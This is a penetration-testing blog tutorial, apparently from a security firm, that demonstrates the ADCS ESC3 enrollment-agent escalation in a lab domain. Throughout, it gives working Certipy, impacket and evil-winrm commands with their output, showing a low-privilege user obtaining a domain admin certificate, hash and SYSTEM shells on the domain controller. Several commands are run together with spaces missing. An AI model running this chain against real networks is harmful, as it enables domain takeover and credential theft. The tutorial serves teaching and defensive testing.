Active Directory Certificate Services (ADCS – ESC3)

rbtsec.com/blog/active-directory-certificate-services-adcs-esc3

Asif Khan May 20, 2024

ADCS Part III – Introduction

In PART 2 of this short ADCS series, we provided an overview of Active Directory Certificate Services and demonstrated **ESC2**, one of the escalation techniques. This post will walk you through **ESC3**, another escalation technique involving misconfigured **Certificate Request Agent EKU** known as “Enrollment Agent.” This technique **allows a principal to enroll for a certificate on behalf of another user (domain admin)**.

Video Walkthrough

Watch Video At: https://youtu.be/T6-q_R7L5GE

Prerequisites – ESC3 Attack

The **ESC3** is a type of post-exploitation attack that can be only performed once we either gain a foothold on the internal network or use a white box penetration testing approach, in other words, if the client provides valid low-privilege credentials. Here are the requirements:

- Valid credential – (pcoulson)
- Vulnerable Certificate Template – ESC3
- Certipy
- BloodHound
- impacket Tools
- evil-winrm
- PKINITtools

ESC3 – Attack


`Finding Vulnerable Templates using Certipy`

To find a vulnerable template we can use Certipy below command:


Copy

```
certipyfind-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'
```

Certipy generates outputs in **JSON** and **TXT** file formats. These files are named "**_Certipy**" and can be found in the current folder.



The 20240518232429_Certipy.txt file contains the vulnerable templates. However, we must identify it manually by opening the file with a regular text editor or using cat along with the grep command.



`Finding Vulnerable Templates using Bloodhound`

Additionally, Certipy runs **BloodHound** collectors that produce a zip file with the same naming convention. These BloodHound results can be imported into your BloodHound database to visualize potential domain privilege escalation paths.


- Certipy generates BloodHound data that can be ingested into the BloodHound, v5.8.1, which can be found here: BloodHound.
- **Note: To import certipy data on the new Bloodhound v5.8.1, utilize bloodhound-python/latest SharpHound, and after collecting the data, proceed to upload it into Bloodhound v5.8.1.**

- We must specify the -old bloodhound flag to use the old version of BloodHound.
- **Note: If you opt for an older version of Bloodhound, you must use the corresponding older SharpHound version. After collecting the data, upload it to Bloodhound.**


Copy

```
certipyfind-upcoulson-p'P4ssw0rd123456@'-dc-ip192.168.115.180-old-bloodhound

certipyfind-upcoulson-p'P4ssw0rd123456@'-dc-ip192.168.115.180-vulnerable-enabled-old-bloodhound
```


As we can see in the below image, the **pcoulson** user is a member of the **DOMAIN USER** group and has **enrollment right** on the ESC3 template. In other words, it refers to permissions granted to users or groups to enroll for certificates based on that template. When we create a certificate template in ADCS, we can specify who has the right to enroll for certificates using that template.




The certificate **ESC3** has a vulnerable configuration due to the following factors:



- **Extended Key Usage: Certificate Request Agent**
- Enabled: **True**
- Enrollment Rights are set to **SHIELD. LOCAL/Domain Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin



The last configuration, referred to as “Requires Manager Approval,” is currently set to **FALSE**.




ESC3 Attack Walkthrough on Linux

A misconfiguration in the ESC3 certificate template allows users with low privileges to request a certificate from a template that has a Certificate Request Agent set, which can be utilized to enroll in a certificate on behalf of any domain User. In other words, any user with enrollment rights can request a certificate, even for privileged accounts, such as a domain administrator, if the template has Extended Key Usage set to Certificate Request Agent.

The ESC3 template has the following misconfigurations making it vulnerable:

- **Extended Key Usage: Certificate Request Agent**
- Enabled: **True**
- Requires Manager Approval: **FALSE**
- Enrollment Rights are set to **SHIELD. LOCALDomain Users & SHIELD. LOCAL/Authenticated Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin



Once we have identified the vulnerable template, our next step is to request an any-purpose certificate for the pcoulson user using the ESC3 template. Since our initial user account, “pcoulson,” is part of the **Domain Users group**, it can request a certificate using the vulnerable template.
The Certipy arguments required to request a certificate are as follows:

`Requesting a certificate using pcoulson user:`

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateESC3-targetDC4.shield.local
```

Requesting a certificate on behalf of Domain Admin:

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.local-on-behalf-
of'SHIELD\administrator'-pfxpcoulson.pfx
```

Once we have obtained the .pfx certificate file, we can request the domain admin TGT Ticket or the administrator Hash to gain access to the domain controller.

Copy

```
certipyauth-pfxadministrator.pfx
```

Gaining Access to DC via Pass-The-Hash Technique

Once we obtain either the administrator hash or the TGT Ticket, we can use different tools to log into the Domain Controller, such as:

- impacket-smbexec
- impacket-psexec
- evil-winrm
- NetExec

Copy

```
impacket-smbexecadministrator@dc4.shield.local-
hashesaad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```

Gaining access to the DC via impacket-smbexec using the Admin hash:

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# impacket-smbexec administrator@dc4.shield.local -hashes aad3b435b51404eeaad3b                    715b476e5246a50
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC4

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```

Gaining access to the DC using evil-winrm

Copy

```
evil-winrm-idc4.shield.local-uAdministrator-Hc5153b43885058f27715b476e5246a50
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# evil-winrm -i dc4.shield.local -u Administrator -H c5153b43885058f27715b476e[redacted]

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
shield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC4
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
*Evil-WinRM* PS C:\Users\Administrator\Documents> bye bye
```

Gaining Access to DC using a TGT Ticket

Obtaining the TGT Ticket using Certipy

To obtain the administrator TGT ticket, we can use certipy in conjunction with the auth flag.

Copy

```
certipyauth-pfxadministrator.pfx
```

```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f2[redacted]
```

Once we obtain the TGT Ticket, we can export the administrator.ccache file with the below command, and log in to the DC using impacket-psexec.

Copy

```
export KRB5CCNAME=administrator.ccache

impacket-psexecadministrator@dc4.shield.local-k-no-pass
```


```
┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# export KRB5CCNAME=administrator.ccache


┌──(root㉿rbtsecurity)-[~/MARVEL.local/ADCS]
└─# impacket-psexec administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$
[*] Uploading file kwRnkXiI.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service KduB on dc4.shield.local.....
[*] Starting service KduB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32> hostname
DC4

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Obtainning the TGT Ticket using PKINITtools:

To obtain the administrator TGT ticket, we can use **gettgtpkinit.py** in conjunction with the **-cert-pfx** flag.

Copy

```
pythongettgtpkinit.pyshield.local/administrator-cert-
pfx/root/MARVEL.local/ADCS/administrator.pfxPKINIT-Administartor.ccache
```



After obtaining the TGT Ticket, we can export the administrator.ccache file using the command below and log in to the DC using impacket-psexec.

Copy

```
export KRB5CCNAME=PKINIT-Administrator.ccache
```

Copy

```
impacket-psexecadministrator@dc4.shield.local-k-no-pass
```

```
┌──(root㉿rbtsecurity)-[/opt/PKINITtools]
└─# impacket-psexec administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$
[*] Uploading file GQdkWVAI.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service PkvH on dc4.shield.local.....
[*] Starting service PkvH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC4

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
   IPv4 Address. . . . . . . . . . . : 192.168.115.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

ESC3 Attack Walkthrough on Windows

Installing certipy on windows:

Copy

```
# NOTE : You have to have Python3 pre-installed on the windows host if not then u have to install it.npip install certipy-ad
```


```
PS C:\Users\LOWPRIV> pip install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-4.8.2-py3-none-any.whl.metadata (42 kB)
     ---------------------------------------- 42.8/42.8 kB 416.8 kB/s eta 0:00:00
Collecting asn1crypto (from certipy-ad)
  Downloading asn1crypto-1.5.1-py2.py3-none-any.whl.metadata (13 kB)
Requirement already satisfied: cryptography>=39.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (42.0.6)
Collecting impacket (from certipy-ad)
  Downloading impacket-0.11.0.tar.gz (1.5 MB)
     ---------------------------------------- 1.5/1.5 MB 7.4 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
